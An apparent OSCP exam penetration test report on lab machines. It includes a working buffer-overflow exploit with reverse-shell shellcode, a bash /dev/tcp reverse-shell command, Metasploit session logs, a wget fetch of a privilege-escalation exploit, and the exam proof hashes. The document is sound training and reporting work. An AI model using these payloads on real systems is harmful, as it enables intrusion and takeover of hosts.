Offensive Security

Exam Penetration Test Report

v.1.0

wrgiles@mac.com

OSID: OS-66604

Table of Contents

1.0 Exam Report – High-Level Summary

William Giles was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal lab systems. William's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, William was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, William had administrative and/or system level access to multiple systems. Three of five target systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- Exam Trophy 1 – Proof.txt (6f979ff493966ccdf402f7c5cc2a6cac). Obtained through a successful buffer overflow of vulnerable software operating on 192.168.36.110.
- Exam Trophy 2 – Proof.txt (c2ac6d35b53691e6e41d62f6635577bb). Obtained through exploitation of a known vulnerability in the FreeSwitch service.
- Exam Trophy 3 – Proof.txt (7a46787aa01b24f553ac4750ef681268). Obtained through exploitation of a known vulnerability in the CouchDB service.
- Exam Trophy 4 – Credentials (3) and router information (2) for an internal web application operating on 192.168.36.95
- Exam Trophy 5 – PHP 5.6.40 configuration file obtained from a default XAMPP server operating on 192.168.36.150

1.1 Recommendations

William recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2.0 Methodologies

William utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a breakout of how William was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, William was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

192.168.36.41, 192.168.36.95, 192.168.31.105, 192.168.36.150, 192.168.36.110

2.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.36.41	**TCP:** 22, 80, 5984
192.168.36.95	**TCP:** 22, 25, 80, 81, 110, 143, 445, 4080
192.168.36.105	**TCP:** 80, 135, 443, 445, 5040, 8009, 8021
192.168.36.150	**TCP:** 25, 110, 135, 139, 143, 445, 480, 481, 587, 3306, 3389, 5985, 47001
192.168.36.110	**TCP:** 4455

2.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, William was able to successfully gain access to 3 out of the 5 systems.

Vulnerability Exploited **Offsec Chat Server (PRChat) Buffer Overflow**

System Vulnerable: 192.168.36.110

Vulnerability Explanation: Offsec Chat Server is subject to a buffer overflow vulnerability. Attackers can use this vulnerability to cause arbitrary remote code execution and take control over the system. When performing the penetration test, William identified the chat server operating on port 4455 during the service enumeration phase. A rewritten exploit was needed in order for successful code execution to occur. Once the exploit was rewritten, a targeted attack was performed on the system giving William full administrative access over the system.

Vulnerability Fix: The OffSec Chat Server should be modified to ensure that it correctly validates user inputs (content and length).

Severity: Critical

Proof of Concept Code Here: Modifications to the exploit were needed and are highlighted in red.

```
***********************************
# Offsec Chat Server Buffer Overflow
#!/usr/bin/python
import sys, socket
if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()
cmd = "OVRFLW "
```

```
shellcode = ("\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"

"\xeb\xe5\x9e\x2a\x83\xee\xfc\xe2\xf4\x17\x0d\x1c\x2a\xeb\xe5"

"\xfe\xa3\x0e\xd4\x5e\x4e\x60\xb5\xae\xa1\xb9\xe9\x15\x78\xff"

"\x6e\xec\x02\xe4\x52\xd4\x0c\xda\x1a\x32\x16\x8a\x99\x9c\x06"

"\xcb\x24\x51\x27\xea\x22\x7c\xd8\xb9\xb2\x15\x78\xfb\x6e\xd4"

"\x16\x60\xa9\x8f\x52\x08\xad\x9f\xfb\xba\x6e\xc7\x0a\xea\x36"

"\x15\x63\xf3\x06\xa4\x63\x60\xd1\x15\x2b\x3d\xd4\x61\x86\x2a"

"\x2a\x93\x2b\x2c\xdd\x7e\x5f\x1d\xe6\xe3\xd2\xd0\x98\xba\x5f"

"\x0f\xbd\x15\x72\xcf\xe4\x4d\x4c\x60\xe9\xd5\xa1\xb3\xf9\x9f"

"\xf9\x60\xe1\x15\x2b\x3b\x6c\xda\x0e\xcf\xbe\xc5\x4b\xb2\xbf"

"\xcf\xd5\x0b\xba\xc1\x70\x60\xf7\x75\xa7\xb6\x8d\xad\x18\xeb"

"\xe5\xf6\x5d\x98\xd7\xc1\x7e\x83\xa9\xe9\x0c\xec\x1a\x4b\x92"

"\x7b\xe4\x9e\x2a\xc2\x21\xca\x7a\x83\xcc\x1e\x41\xeb\x1a\x4b"

"\x7a\xbb\xb5\xce\x6a\xbb\xa5\xce\x42\x01\xea\x41\xca\x14\x30"

"\x09\x40\xee\x8d\x5e\x82\xf8\xc1\xf6\x28\xeb\xf4\xc3\xa3\x0d"

"\x8f\x8e\x7c\xbc\x8d\x07\x8f\x9f\x84\x61\xff\x6e\x25\xea\x26"

"\x14\xab\x96\x5f\x07\x8d\x6e\x9f\x49\xb3\x61\xff\x83\x86\xf3"

"\x4e\xeb\x6c\x7d\x7d\xbc\xb2\xaf\xdc\x81\xf7\xc7\x7c\x09\x18"

"\xf8\xed\xaf\xc1\xa2\x2b\xea\x68\xda\x0e\xfb\x23\x9e\x6e\xbf"

"\xb5\xc8\x7c\xbd\xa3\xc8\x64\xbd\xb3\xcd\x7c\x83\x9c\x52\x15"

"\x6d\x1a\x4b\xa3\x0b\xab\xc8\x6c\x14\xd5\xf6\x22\x6c\xf8\xfe"

"\xd5\x3e\x5e\x6e\x9f\x49\xb3\xf6\x8c\x7e\x58\x03\xd5\x3e\xd9"

"\x98\x56\xe1\x65\x65\xca\x9e\xe0\x25\x6d\xf8\x97\xf1\x40\xeb"

"\xb6\x61\xff")


junk = "\x41" * 1409 + "\x83\x66\x52\x56" + "\x90" * 16 + shellcode + "\x43" * (3000 - 1409 -4
- 16 - 348)

end = "\r\n"


buffer = cmd + junk + end
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((sys.argv[1], 4455))

s.send(buffer)

s.recv(1024)

s.close()
```

Replicating the Attack. The following steps can be followed to modify the original proof of concept code and successfully replicate the attack.

1. The original POC transmitted a buffer of 3,000 A's to the Offsec Chat Server. By sending a string of unique characters we can identify which portion of the buffer overwrites the EIP register. The following command in msf-pattern_create generates the string:

```
root@kali:~# msf-pattern_create -l 3000
```

2. Replacing the buffer of A's with this unique pattern and sending it to the program result in the EIP register being overwritten with '30764239'. We then use msf-pattern_offset to identify the location of these characters.

```
root@kali:~# msf-pattern_offset -q 30764239
[*] Exact match at offset 1409
```


3. Next, we modify our attack buffer to send 1,409 A's, followed by 4 B's, and pad the remainder of our original 3,000-character buffer with C's.

   Junk = "\x41" * 1409 + "\x42" * 4 + "\x43" * (3000 – 1409 – 4)


4. To identify and eliminate any character that may cause problems with the execution of our attack, we send a buffer of all possible characters to the program (using Immunity Debugger), and identify the characters that cause problems in memory (looking for non-sequential characters). After several iterations we identify (and remove) the following characters:

\x00, \x04, \x37, \x44, \x62, \xb8

5. Since there is ample space in our buffer for shell code, we next must find a way to redirect program execution in our buffer. At the time of the crash, ESP points directly to the beginning of the C's the buffer. This means we need to find a way to direct the EIP register to point at the ESP register or "JMP ESP". We use !Mona Modules to find a reliable location in memory that contains a JMP ESP. The screenshot below highlights an ideal module as it does not use DEP or ASLR.



6. We use the executable modules function within Immunity Debugger to search for a JMP ESP in this module.



7. We replace the B’s in our buffer with this memory location and verify in Immunity Debugger that this causes the Offsec Chat program to properly redirect execution to ESP.

8. Next, we generate shellcode using MSFVenom and insert it into our buffer. The below command was used to generate and resulted in a 348 bit shellcode.


   msfvenom -p windows/shell_reverse_tecp LHOST=192.168.19.36 LPORT=445 -f c -b “\x00\x04\x37\x44\x62\xb8”

9. We insert this shellcode into our buffer and include a series of NOPs to provide space in memory for decoding.

   junk = “\x41” * 1409 + “\x83\x66\x52\x56” + “\x90” * 16 + shellcode + “\x43” * (3000 -1409 – 4 – 16 – 348)

10. We set up a listener and run the exploit against our debugging machine and receive a reverse shell. Launching the exploit against the target machine is also successful.

Screenshot Here:



Vulnerability Exploited: **FreeSwitch Event Socket Command Execution**


System Vulnerable: 172.16.203.105

Vulnerability Explanation: The FreeSwitch service running on port 8021 can be exploited to achieve command execution, particularly if the default password is used. While performing the penetration test, William noted this service and further research yielded Proof of Concept code. This proof of concept code resulted in successful system command execution and verified that the service was using its default password. The "freeswitch_event_socket_cmd_exe" Metasploit module further exploited this vulnerability and provided user level system access (carl).

Vulnerability Fix: The FreeSwitch service should be patched to the latest version and routinely updated. Additionally, the service requires a complex password to prevent further exploitation via its open port.

Severity: **Critical**

Proof of Concept Code Here: The proof of concept for this exploit is available at https://www.exploit-db.com/exploits/47799. Modifications to this proof of concept were not required to achieve execution of the "ipconfig" command, as pictured below. However, experimentation to further modify this code did not yield a shell.



```
root@kali: ~/Documents/OSCP Exam/192.168.36.105
File  Actions  Edit  View  Help
    s.send(bytes('auth {}\n\n'.format(PASSWORD), 'utf8'))
TypeError: str() takes at most 1 argument (2 given)
root@kali:~/Documents/OSCP Exam/192.168.36.105# python3 47799.py 192.168.36.105 ipconfig
Authenticated
Content-Type: api/response
Content-Length: 258


Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.36.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.36.254

root@kali:~/Documents/OSCP Exam/192.168.36.105# python3 47799.py 192.168.36.105
```

Replicating the Attack. Following successful execution of the proof of concept, Metasploit was used to obtain access to the system. After loading the “multi/misc/freeswitch_event_scoket_cmd_exec” module, RHOSTS, LHOST, LPORT and targets were configured as depicted in the following screenshots.

```
msf5 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > set LHOST 192.168.19.36
LHOST => 192.168.19.36
msf5 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > set LPORT 4450
LPORT => 4450
msf5 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > options

Module options (exploit/multi/misc/freeswitch_event_socket_cmd_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  ClueCon          yes       FreeSWITCH event socket password
   RHOSTS    192.168.36.105   yes       The target host(s), range CIDR identifier, or hosts file with syntax '
file:<path>'
   RPORT     8021             yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local mach
ine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.19.36    yes       The listen address (an interface may be specified)
   LPORT  4450             yes       The listen port
```

```
msf5 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Unix (In-Memory)
   1   Linux (Dropper)
   2   PowerShell (In-Memory)
   3   Windows (In-Memory)
   4   Windows (Dropper)


msf5 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > set target 2
target => 2
```

```
msf5 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > exploit

[*] Started reverse TCP handler on 192.168.19.36:4451
[*] Sending stage (180291 bytes) to 192.168.36.105
[*] 192.168.36.105:8021 - Login success
[*] 192.168.36.105:8021 - Sending payload (310 bytes) ...
[*] Meterpreter session 1 opened (192.168.19.36:4451 -> 192.168.36.105:49688) at 2020-05-16 01:26:55 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >
```

Once configured the attack was launched using “exploit”. After three attempts a meterpreter session was opened. Opening a shell further revealed user level access as user carl. Multiple unsuccessful attempts were made to elevate to administrator privileges. These attempts included both Metasploit and other exploit sources.

Screenshot Here:

```
C:\Users\carl>cd Desktop
cd Desktop

C:\Users\carl\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C625-DC65

 Directory of C:\Users\carl\Desktop

04/24/2020  04:46 AM    <DIR>          .
04/24/2020  04:46 AM    <DIR>          ..
05/15/2020  05:55 AM                32 local.txt
01/20/2020  05:40 PM             1,446 Microsoft Edge.lnk
               2 File(s)          1,478 bytes
               2 Dir(s)  13,888,344,064 bytes free

C:\Users\carl\Desktop>type local.txt
type local.txt
c2ac6d35b53691e6e41d62f6635577bb
C:\Users\carl\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.36.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.36.254
```

Vulnerability Exploited: **CouchDB Remote Code Execution**

System Vulnerable: 192.168.36.41

Vulnerability Explanation: CouchDB versions prior to 2.1.0 are vulnerable to remote code execution. Initial system scans during the information gathering phase were largely unproductive; however, after completing a full system scan William identified CouchDB running on port 5984. By enumerating the IP address and port number in a browser, William identified the system was running CouchDB version 1.6.0. William utilized proof of concept code to validate the vulnerability, and modified the code to achieve user level access to the system.

Vulnerability Fix: CouchDB should be patched to the latest version (>2.1.0) to correct this vulnerability.

Severity: Critical

Proof of Concept Code Here: The proof of concept for this exploit is available at https://www.exploit-db.com/exploits/44913. Testing of the vulnerability was conducted using the following command:

python 44913.py --priv -c "id" http://192.168.36.41:5984

After verifying the proof of concept, the command was modified to execute a simple reverse shell (rather than the "id" command):

python 44913.py -c "bash -i >& /dev/tcp/192.168.19.36/4450 0>&1" --priv http://192.168.36.41:5984

A netcat listener was used to catch the incoming connection, yielding user level (couchdb@laszyb) access to the system.

Screenshot Here: I failed to properly catalog a screenshot demonstrating this connection; however, the following screenshot demonstrates the execution of an enumeration script and uploading of additional exploitation files while connected as couchdb@lazyb.

```
root@kali: ~
File  Actions  Edit  View  Help
    perl-->     perl -e 'exec "/bin/bash";'

[*] FINDING RELEVENT PRIVILEGE ESCALATION EXPLOITS...

    Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '**'
but should still be tested!

    The following exploits are ranked higher in probability of success because this script detected a related
running process, OS, or mounted file system

    The following exploits are applicable to this kernel version and should be investigated as well
    - Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Languag
e=c
    - Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby**
    - CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=
c
    - CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
    - MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/expl
oits/1518 || Language=c
    - open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450
|| Language=c
    - open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com
/exploits/25307 || Language=c

Finished
=========================================================================================
[couchdb@lazyb ~]$ wget http://192.168.19.36/15023.c
wget http://192.168.19.36/15023.c
--2020-05-15 21:04:57--  http://192.168.19.36/15023.c
Connecting to 192.168.19.36:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5297 (5.2K) [text/x-csrc]
Saving to: ‘15023.c’

100%[======================================>] 5,297       --.-K/s   in 0s

2020-05-15 21:04:58 (14.0 MB/s) - ‘15023.c’ saved [5297/5297]

[couchdb@lazyb ~]$ ls
```

Vulnerability Exploited: **Weak Authentication**

System: 192.168.36.95

Explanation: After thorough enumeration William was unable to obtain shell access on this system. However, a vulnerable web application ("SNMP Manager")was discovered operating on port 4080. William successfully enumerated three sets of credential and internal routing information for two internal routers. This web application is also likely vulnerably to local or remote file inclusion as crafted inputs to the URL were not stripped/rejected. A second potentially vulnerable web application was discovered operating on port 80. This web server is likely vulnerable to SQL injection as crafted inputs to calendar items caused MySQL errors.

Vulnerability Fix: Strengthen the credentials used on this web application operating on port 480 to prevent password guessing. Additionally, verify that the web application is properly configured to validate user manipulation of URLs. Finally, check validation or user inputs to the calendar application operating on port 80 to ensure that users aren't able to use SQL injection to obtain information.

Severity: Medium

Proof of Concept Code Here: Access to the web application was achieved using username "admin", password "admin." The following credentials and routing information were obtained through this method.


MANAGE USER

YOU CAN MANAGE USER FROM THIS PAGE

Member

#	User_ID	Username	Name	Status	Password	Edit
	001	admin	Pongtud	ADMIN	admin	EDIT
	002	Jokk	asd	asd	12345	EDIT
	003	admins	Peter	web admin	12345	EDIT

ADD DELETE

MANAGE USER

YOU CAN MANAGE USER FROM THIS PAGE

#	Router_ID	Router_Name	Router_IP	String	Remark	
☐	Cisco	192.168.0.1	public	RV042	EDIT	PING
☐	C2960S-1105	172.26.0.242	comeng	CoE Switch	EDIT	PING

ADD DELETE

Screenshot Here: N/A – no system of user level access obtained.

Vulnerability Exploited: **Information Leakage**


System: 192.168.36.150

Explanation: After thorough enumeration William was unable to obtain shell access on this system. However, a default XAMPP installation page was discovered on port 480. William enumerated this page and identified a link containing the entirety of the PHP configuration file. Given enough time, an attacker may be able to utilize this information leakage to obtain access to the system.

Vulnerability Fix: The XAMPP server should be configured to hide its default page and disallow access to all system configuration files.

Severity: Medium

Proof of Concept Code Here: HTTP://192.168.36.150/dashboard/phpinfo.php



System	Windows NT BOBTHEBUILDER 6.2 build 9200 (Windows Server 2012 Standard Edition) i586
Build Date	Jan 9 2019 15:05:35
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226

Screenshot Here: N/A – no system of user level access obtained.

2.4 Maintaining Access

Maintaining access to a system is important to us attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

William added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

2.5 Sample Report – House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, William removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3.0 Additional Items Not Mentioned in the Report

I'd like to offer my sincere gratitude to OffSec for providing the opportunity conduct this penetration test. I have grown professionally and appreciate the opportunity to continue to develop and refine my tradecraft.